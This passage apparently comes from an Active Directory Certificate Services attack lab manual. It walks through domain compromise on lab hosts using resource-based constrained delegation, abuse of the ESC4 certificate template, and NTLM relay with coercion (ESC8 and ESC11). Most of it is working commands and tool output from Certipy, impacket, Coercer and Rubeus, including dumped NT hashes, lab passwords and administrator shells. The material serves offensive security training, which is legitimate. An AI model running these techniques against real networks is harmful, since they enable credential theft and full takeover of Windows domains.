Certipy v4.3.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'cb.corp' at '172.16.67.1'
[*] Using principal: mgmtadmin@cb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'mgmtadmin.ccache'
[*] Trying to retrieve NT hash for 'mgmtadmin'
[*] Got hash for 'mgmtadmin@cb.corp':
aad3b435b51404eeaad3b435b51404ee:31c3b7414be8e75638ac755a23d754fe
```

Let us now use the above **cb\mgmtadmin** hash for Kerberos authentication to setup the RBCD vulnerability as showcased above.

If the **FAKECOMPUTERx$** machine account doesn't already exist, you can create it using impacket as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ cd /opt/Tools/impacket

(certipy_venv) wsluser@cb-wsx:/opt/Tools/impacket$ source
impacket_venv/bin/activate

(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$
/opt/Tools/impacket/examples/addcomputer.py -computer-name 'FAKECOMPUTERx$' -
computer-pass 'Passw0rd!' -dc-ip 172.16.10.1 -hashes
```

```
aad3b435b51404eeaad3b435b51404ee:31c3b7414be8e75638ac755a23d754fe
'cb.corp/mgmtadmin'
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[-] Account FAKECOMPUTERx$ already exists! If you just want to set a
password, use -no-add.
```

We now use the **FAKECOMPUTERx$** computer object created above with the password: **Passw0rd!** to add this computer account SID to the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute of the **cb-ca** machine object properties successfully delegating RBCD delegation.

Here **-t** indicates the target computer and -f indicates the computer object for RBCD delegation.

```
(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ cd /opt/Tools/rbcd-
attack/

(impacket_venv) wsluser@cb-wsx:/opt/Tools/rbcd-attack$ source
rbcd_venv/bin/activate


(rbcd_venv) wsluser@cb-wsx:/opt/Tools/rbcd-attack$ python3 /opt/Tools/rbcd-
attack/rbcd.py -dc-ip 172.16.10.1 -t cb-ca -f FAKECOMPUTERx -hashes
aad3b435b51404eeaad3b435b51404ee:31c3b7414be8e75638ac755a23d754fe
'cb\mgmtadmin'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Starting Resource Based Constrained Delegation Attack against cb-ca$
[*] Initializing LDAP connection to 172.16.10.1
[*] Using cb\mgmtadmin account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `FAKECOMPUTERx`
into msDS-AllowedToActOnBehalfOfOtherIdentity of target computer `cb-ca`
[*] Delegation rights modified succesfully!
[*] FAKECOMPUTERx$ can now impersonate users on cb-ca$ via S4U2Proxy
```

We can now abuse RBCD privileges to use impacket's getST.py to request a TGS for the **CIFS** service of **cb-ca** authenticating as **FAKECOMPUTERx$.**

We use the -impersonate administrator to access the CIFS service as **cb\administrator.**

```
(rbcd_venv) wsluser@cb-wsx:/opt/Tools/rbcd-attack$ cd /opt/Tools/impacket


(rbcd_venv) wsluser@cb-wsx:/opt/Tools/impacket$ source
impacket_venv/bin/activate


(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$
/opt/Tools/impacket/examples/getST.py -spn cifs/cb-ca.cb.corp -impersonate
administrator -dc-ip 172.16.10.1 cb.corp/FAKECOMPUTERx$:Passw0rd!
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
```

```
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache

(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ mv administrator.ccache
/mnt/c/ADCS/Certs/EA.ccache
```

We can now import this **/mnt/c/ADCS/Certs/EA.ccache** TGS to authenticate using Kerberos Authentication as follows:

```
(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ export
KRB5CCNAME='/mnt/c/ADCS/Certs/EA.ccache'


(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ klist
Ticket cache: FILE:/mnt/c/ADCS/Certs/EA.ccache
Default principal: administrator@cb.corp

Valid starting     Expires            Service principal
06/05/23 02:27:01  06/05/23 12:27:01  cifs/cb-ca.cb.corp@CB.CORP
        renew until 06/06/23 02:27:01
```

We can now use wmiexec.py using the imported **CIFS** TGS to access **cb-ca** as SYSTEM. We use the **-k** flag for Kerberos authentication using the imported TGS and the **-no-pass** flag to supply no password.

```
(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$
/opt/Tools/impacket/examples/wmiexec.py -dc-ip 172.16.10.1 -k -no-pass
cb.corp/administrator@cb-ca.cb.corp
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\> whoami
cb\administrator
C:\> hostname
cb-ca
C:\> exit
```

Exit out of the wmiexec.py session. We can alternatively dump the **cb\administrator** hash using Certipy's UnPAC-the-hash or impacket's secretsdump.py.

In this case we use secretsdump.py with the imported **CIFS** TGS to remotely retrieve the NTLM hashes of **cb\administrator** as follows:

```
(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$
/opt/Tools/impacket/examples/secretsdump.py cb.corp/administrator@cb-
ca.cb.corp -k -no-pass
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[.....snip....]
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:78d1e8dae675dc26164e3d2b0e
6ad0c3:::
```

```
[.....snip....]
[*] Cleaning up...
```

NOTE: Re-attempt command execution if errors in output are found.

Domain Persistence using Linux

Domain Persistence using Template misconfiguration

We can use the dumped credentials for authentication as **cb\administrator** to setup the ESC4 vulnerability for domain persistence over the **User** template using Certipy. We use the **-save-old** parameter to backup the **User** template as a .json file to restore the template back once the attack has been completed.

```
(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ cd /opt/Tools/Certipy

(impacket_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ source
certipy_venv/bin/activate

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy template -u
administrator@cb.corp -hashes
aad3b435b51404eeaad3b435b51404ee:78d1e8dae675dc26164e3d2b0e6ad0c3 -template
User -save-old
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'User' to 'User.json'
[*] Updating certificate template 'User'
[*] Successfully updated 'User'

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ mv User.json
/mnt/c/ADCS/Certs/
```

We can now finally use Certipy to abuse SAN on the User template to request a certificate as the Enterprise Administrator – **cb\administrator** and use the Enterprise Admin SID with the **-extensionsid** parameter to bypass the Certificate-based authentication patch.

But first we need to enumerate the SID of **cb\administrator**. We can do this using pywerview as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ pywerview get-netuser -u
studentadmin -p 'IW!LLAdministerStud3nts!' --username administrator --domain
cb.corp --dc-ip 172.16.67.1 --attributes "objectsid"
objectsid: S-1-5-21-2928296033-1822922359-262865665-500
```

Now that we have the **cb\administrator** SID, we use it to abuse SAN as **certbulk\studentadmin** and request a certificate from the modified **User** template (now ESC1 misconfiguration) to gain Enterprise Administrator privileges compromising the **cb.corp** domain.

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy req -u
studentadmin@certbulk.cb.corp -p 'IW!LLAdministerStud3nts!' -ca CB-CA -target
cb-ca.cb.corp -template User -upn administrator@cb.corp -extensionsid S-1-5-
21-2928296033-1822922359-262865665-500 -out '/mnt/c/ADCS/Certs/dpersist3-
certipy' -debug
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'cb-ca.cb.corp' at '172.16.67.1'
```

```
[+] Trying to resolve 'CERTBULK.CB.CORP' at '172.16.67.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:172.16.10.1[\pipe\cert]
[+] Connected to endpoint: ncacn_np:172.16.10.1[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 62
[*] Got certificate with UPN 'administrator@cb.corp'
[*] Certificate object SID is S-1-5-21-2928296033-1822922359-262865665-500'
[*] Saved certificate and private key to '/mnt/c/ADCS/Certs/dpersist3-
certipy.pfx'
```

Now Perform an UnPAC-the-hash attack to validate Enterprise Administrator privileges over **cb.corp** as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy auth -pfx
'/mnt/c/ADCS/Certs/dpersist3-certipy.pfx'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@cb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@cb.corp':
aad3b435b51404eeaad3b435b51404ee:78d1e8dae675dc26164e3d2b0e6ad0c3
```

Restore the **User** template configuration using Certipy as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy template -u
administrator@cb.corp -hashes
aad3b435b51404eeaad3b435b51404ee:78d1e8dae675dc26164e3d2b0e6ad0c3 -template
User -configuration '/mnt/c/ADCS/Certs/User.json'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'User'
[*] Successfully updated 'User'
```

Learning Objective - 14

- NTLM Relay **cb-dc** to the **cb-ca** HTTP endpoint (ESC8) to compromise the **certbulk.cb.corp** domain.

Enumeration using Windows/Linux

Enumerate HTTP Enrollment Endpoints

On **cb-wsx** WSL, it is possible to enumerate **CES enrollment endpoints** using Certipy as follows:

```
wsluser@cb-wsx:~$ cd /opt/Tools/Certipy
wsluser@cb-wsx:/opt/Tools/Certipy$ source certipy_venv/bin/activate

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy find -u
studentadmin@certbulk.cb.corp -p 'IW!LLAdministerStud3nts!' -dc-ip
172.16.67.1 -stdout
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[.......snip.....]

Certificate Authorities
  0
    CA Name                             : CB-CA
    DNS Name                            : cb-ca.cb.corp
    Certificate Subject                 : CN=CB-CA, DC=cb, DC=corp
    Certificate Serial Number           : 51F5AA83C01B57B34635410A3738E79D
    Certificate Validity Start          : 2023-01-11 12:46:01+00:00
    Certificate Validity End            : 2028-01-11 12:56:01+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : CERTBULK.CB.CORP\Administrators
      Access Rights
        Enroll                          : CERTBULK.CB.CORP\Authenticated
Users
                                          S-1-5-21-2177854049-4204292666-
1463338204-1104

[.......snip.....]

[!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
```

NOTE: You can optionally enumerate the CES endpoint on windows using:

```
certutil -enrollmentServerURL -config CB-CA
```

Abuse using Windows/Linux

*NOTE: Port 445 has been disabled on **cb-wsx** to perform relaying attacks over WSL. Also be sure that port 80 and other ports required are free before performing the attack (if HFS or WSL python3 webserver is open)*

Relaying DA connection + S4U2Self Attack

Since ntlmrelayx and Coercer are python scripts that work with modern windows patches to perform ESC8 abuse, we use them to carry out abuse on WSL – **cb-wsx**.

In the WSL Ubuntu prompt on **cb-wsx**, use ntlmrelayx to spawn a relay to relay the target – in this case we relay the **cb-dc.certbulk.cb.corp** connection to the AD CS web enrollment endpoint at – **cb-ca.cb.corp** to enroll into the **Domain Controller** template and finally compromise the **certbulk.cb.corp** domain.

NOTE: Make sure to close any open applications such as HFS (port 80) which use ports required by ntlmrelayx before performing this attack.


```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ cd /opt/Tools/impacket

(certipy_venv) wsluser@cb-wsx:/opt/Tools/impacket$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@cb-wsx:/opt/Tools/impacket# source impacket_venv/bin/activate


(impacket_venv) root@cb-wsx:/opt/Tools/impacket#
/opt/Tools/impacket/examples/ntlmrelayx.py -t http://cb-
ca.cb.corp/certsrv/certfnsh.asp -smb2support --adcs --template
'DomainController'

Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

*NOTE: It is possible to use other templates that the respective DC has enroll rights over like **Kerberos Authentication** / **Domain Controller Authentication** / **Machine** etc.*

Spawn a new Ubuntu WSL tab and in that tab, use Coercer to trigger the authentication from **cb-dc** to our listener – **cb-wsx** utilizing a different API that is not affected by the ad-hoc check in the Microsoft Patch.

It is possible to authenticate using a specific method using the **--filter-method-name** option. In this case we test the **EfsRpcDuplicateEncryptionInfoFile method** for coercion.

```
wsluser@cb-wsx:~$ cd /opt/Tools/Coercer/

wsluser@cb-wsx:/opt/Tools/Coercer$ source coercer_venv/bin/activate

(coercer_venv) wsluser@cb-wsx:/opt/Tools/Coercer$
/opt/Tools/Coercer/Coercer.py coerce -l cb-wsx.certbulk.cb.corp -t cb-
dc.certbulk.cb.corp -u studentadmin -p 'IW!LLAdministerStud3nts!' -d
certbulk.cb.corp -v --filter-method-name "EfsRpcDuplicateEncryptionInfoFile"

      _______
     / _____/___  ___  _________________  _____
    / /    / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /       v2.4.1-blackhat-edition
   \_____/\____/\___/_/   \___/\___/_/        by @podalirius_

[info] Starting coerce mode
[info] Scanning target cb-dc.certbulk.cb.corp
[+] Coercing 'cb-dc.certbulk.cb.corp' to authenticate to 'cb-
wsx.certbulk.cb.corp'
[!] SMB named pipe '\PIPE\efsrpc' is not accessible!
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e,
1.0)!
      [>] (-testing-) MS-
EFSR──>EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\cb-
wsx.certbulk.cb.corp\GYgKRm6R\file.tx      [+] (ERROR_BAD_NETPATH) MS-
EFSR──>EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\cb-
wsx.certbulk.cb.corp\GYgKRm6R\file.txt\x00')
Continue (C) | Skip this function (S) | Stop abuse (X) ? x
[+] All done! Bye Bye!
```



Use **x** to Stop Coercion.

Looking back at our ntlmrelayx console we find that we have successfully relayed **CB-DC$** to the **cb-ca** web enrollment endpoint and obtained a base64 certificate which we can now be used for authentication.

```
(impacket_venv) root@cb-wsx:/opt/Tools/impacket#
/opt/Tools/impacket/examples/ntlmrelayx.py -t http://cb-
ca.cb.corp/certsrv/certfnsh.asp -smb2support --adcs --template
```

```
'DomainController'
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[.......snip.....]

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from
172.16.67.1, attacking target http://cb-ca.cb.corp
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://cb-ca.cb.corp as CERTBULK/CB-DC$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 172.16.67.1
controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 61
[*] Base64 certificate of user CB-DC$:
MIIRtQIBAzCCEW8GCSqGSIb3DQEHAaC[........snip.......]
```

Now use Rubeus to request a TGT for **CB-DC$** using the above base64 .pfx certificate and save the krbtgt ticket to a file called **C:\ADCS\Certs\cb-dc-esc8.kirbi** as follows:

NOTE: It is alternatively possible to save the base64 .pfx certificate and use for authentication and showcased in previous objectives.

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:CB-DC$
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp
/outfile:C:\ADCS\Certs\cb-dc-esc8.kirbi
/certificate:MIIRtQIBAzCCEW8GCSqGSIb3DQEHAaC[......snip.....]

[.......snip.....]

[*] Ticket written to C:\ADCS\Certs\cb-dc-esc8.kirbi

  ServiceName              :  krbtgt/certbulk.cb.corp
  ServiceRealm             :  CERTBULK.CB.CORP
  UserName                 :  CB-DC$
  UserRealm                :  CERTBULK.CB.CORP

[.......snip.....]
```

Finally use Rubeus to DCSync or perform a S4U2Self attack to validate privileges. In this case we perform an S4U2Self attack to gain **CIFS** access to **cb-dc$** with administrator privileges.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:Administrator /altservice:cifs/cb-dc.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:CB-DC$ /ticket:C:\ADCS\Certs\cb-dc-
esc8.kirbi /ptt

[.......snip.....]

[*] Action: S4U
```

```
[*] Building S4U2self request for: 'CB-DC$@CERTBULK.CB.CORP'
[*] Using domain controller: cb-dc.certbulk.cb.corp (172.16.67.1)
[*] Sending S4U2self request to 172.16.67.1:88
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/cb-dc.certbulk.cb.corp'
[*] Got a TGS for 'Administrator' to 'cifs@CERTBULK.CB.CORP'
[*] base64(ticket.kirbi):

      doIGJDCCBiCgAwIBBaEDAgE[.......snip.......]

[+] Ticket successfully imported!

C:\ADCS\Tools> dir \\cb-dc.certbulk.cb.corp\c$

 Volume in drive \\cb-dc.certbulk.cb.corp\c$ has no label.
 Volume Serial Number is E07A-40FD

 Directory of \\cb-dc.certbulk.cb.corp\c$

04/25/2023  02:47 AM    <DIR>          CredSSP
05/08/2021  01:20 AM    <DIR>          PerfLogs
04/18/2023  04:47 AM    <DIR>          Program Files
05/08/2021  02:40 AM    <DIR>          Program Files (x86)
04/18/2023  05:01 AM    <DIR>          Users
04/18/2023  06:08 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  12,495,187,968 bytes free
```

To get access using winrs we need to request the **HTTP** Service ticket as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:Administrator /altservice:http/cb-dc.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:CB-DC$ /ticket:C:\ADCS\Certs\cb-dc-
esc8.kirbi  /ptt
[snip]

C:\ADCS\Tools> winrs -r:cb-dc.certbulk.cb.corp whoami
certbulk\administrator
```

Learning Objective - 15

- NTLM Relay **cb-dc** to the **cb-ca** RPC Endpoint (ESC11) to compromise the **certbulk.cb.corp** domain.

Enumeration using Windows/Linux

Enumerate ICPR on CA Endpoint

*NOTE: We use a specific fork of Certipy to perform the following tasks. The fork is located on **cb-wsx** - WSL at: **/opt/Tools/Certipy-esc11**.*

Spawn a WSL Ubuntu prompt on **cb-wsx** and enumerate certificate authorities using Certipy's builtin **find** command. We find that **Enforce Encryption for Requests** is **disabled**.

```
wsluser@cb-wsx:~$ cd /opt/Tools/Certipy-esc11/

wsluser@cb-wsx:/opt/Tools/Certipy-esc11$ source
certipy_esc11_venv/bin/activate

(certipy_esc11_venv) wsluser@cb-wsx:/opt/Tools/Certipy-esc11$ certipy find -u
studentadmin@certbulk.cb.corp -p 'IW!LLAdministerStud3nts!' -stdout
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[.......snip.......]

[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : CB-CA
    DNS Name                            : cb-ca.cb.corp
    Certificate Subject                 : CN=CB-CA, DC=cb, DC=corp
    Certificate Serial Number           : 51F5AA83C01B57B34635410A3738E79D
    Certificate Validity Start          : 2023-01-11 12:46:01+00:00
    Certificate Validity End            : 2028-01-11 12:56:01+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : CERTBULK.CB.CORP\Administrators
      Access Rights

[.......snip.......]

    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for ICPR
requests and Request Disposition is set to Issue
```

We can now proceed with the ESC11 abuse.

Abuse using Windows/Linux

*NOTE: We use a specific fork of Impacket to perform the following tasks. The fork is located on **cb-wsx** - WSL at: **/opt/Tools/impacket-esc11**.*

Relaying DA connection + S4U2Self Attack

Since ntlmrelayx and Coercer are python scripts that work well on Linux, we use WSL to carry out their tasks as before.


In the WSL Ubuntu prompt next use ntlmrelayx to spawn a relay to relay the target – **cb-dc.certbulk.cb.corp** connection to the RPC endpoint at – **cb-ca.cb.corp** as before. We target the **DomainController** template for enrollment. It is possible to use other templates that have enrollment rights for **CB-DC$.**

```
(certipy_esc11_venv) wsluser@cb-wsx:/opt/Tools/Certipy-esc11$ cd
/opt/Tools/impacket-esc11

(certipy_esc11_venv) wsluser@cb-wsx:/opt/Tools/impacket-esc11$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@cb-wsx:/opt/Tools/impacket-esc11# source
impacket_esc11_venv/bin/activate


(impacket_esc11_venv) root@cb-wsx:/opt/Tools/impacket-esc11#
/opt/Tools/impacket-esc11/examples/ntlmrelayx.py -t "rpc://cb-ca.cb.corp" -
rpc-mode ICPR -icpr-ca-name "CB-CA" -smb2support --adcs --template
'DomainControllerAuthentication'

Impacket v0.10.1.dev1+20221129.211842.30aca08a - Copyright 2022 SecureAuth
Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

On a new Ubuntu WSL tab, use Coercer to trigger the authentication from **cb-dc** to our listener – **cb-wsx** utilizing a different API that is not affected by the ad-hoc check in the Microsoft Patch. It is possible to

authenticate using a specific method using the **--filter-method-name** option. In this case we test the **EfsRpcDuplicateEncryptionInfoFile method** for coercion.

```
wsluser@cb-wsx:~$ cd /opt/Tools/Coercer/

root@cb-wsx:/opt/Tools/coercer# source coercer_venv/bin/activate

(coercer_venv) root@cb-wsx:/opt/Tools/Coercer# /opt/Tools/Coercer/Coercer.py
coerce -l cb-wsx.certbulk.cb.corp -t cb-dc.certbulk.cb.corp -u studentadmin -
p 'IW!LLAdministerStud3nts!' -d certbulk.cb.corp -v --filter-method-name
"EfsRpcDuplicateEncryptionInfoFile"
       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.1-blackhat-edition
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target cb-dc.certbulk.cb.corp
[+] Coercing 'cb-dc.certbulk.cb.corp' to authenticate to 'cb-
wsx.certbulk.cb.corp'
[!] SMB named pipe '\PIPE\efsrpc' is not accessible!
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e,
1.0)!
      [>] (-testing-) MS-
EFSR──>EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\cb-
wsx.certbulk.cb.corp\ym3QGMLM\file.tx      [+] (ERROR_BAD_NETPATH) MS-
EFSR──>EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\cb-
wsx.certbulk.cb.corp\ym3QGMLM\file.txt\x00')
Continue (C) | Skip this function (S) | Stop abuse (X) ? x
[+] All done! Bye Bye!
```



Use **x** to Stop Coercion.

Looking back at our ntlmrelayx console we find that we have successfully relayed **CB-DC$** to the **cb-ca** RPC endpoint using ICPR and obtained a base64 certificate which we can now be used for authentication.

```
(impacket_esc11_venv) root@cb-wsx:/opt/Tools/impacket-esc11#
/opt/Tools/impacket-esc11/examples/ntlmrelayx.py -t "rpc://cb-ca.cb.corp" -
rpc-mode ICPR -icpr-ca-name "CB-CA" -smb2support --adcs --template
```

```
'DomainControllerAuthentication'
Impacket v0.10.1.dev1+20221129.211842.30aca08a - Copyright 2022 SecureAuth
Corporation

[.......snip.......]

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from
172.16.67.1, attacking target rpc://cb-ca.cb.corp
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] Authenticating against rpc://cb-ca.cb.corp as CERTBULK/CB-DC$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 172.16.67.1
controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Successfully requested certificate
[*] Request ID is 62
[*] Base64 certificate of user CB-DC$:
b'MIIRNQIBAzCCEO8GCSqGSIb[.......snip.......]
```

Back on our Terminal session, now use Rubeus to request a TGT for **CB-DC$** using the above base64 certificate and save the krbtgt ticket to a file called **C:\ADCS\Certs\cb-dc-esc11.kirbi** as follows:

NOTE: From the above nltmrelayx output, copy the base64 certificate enclosed in quotes b'CERT'.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:CB-DC$
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp
/outfile:C:\ADCS\Certs\cb-dc-esc11.kirbi
/certificate:MIIRNQIBAzCCEO8GC[.....snip.....]

[.....snip.....]

[*] Ticket written to C:\ADCS\Certs\cb-dc-esc11.kirbi

  ServiceName              :  krbtgt/certbulk.cb.corp
  ServiceRealm             :  CERTBULK.CB.CORP
  UserName                 :  CB-DC$
  UserRealm                :  CERTBULK.CB.CORP

[.....snip.....]
```

Finally use Rubeus to DCSync or perform a S4U2Self attack to validate privileges. In this case we perform an S4U2Self attack to gain **CIFS** access to **cb-dc$** with administrator privileges.

```
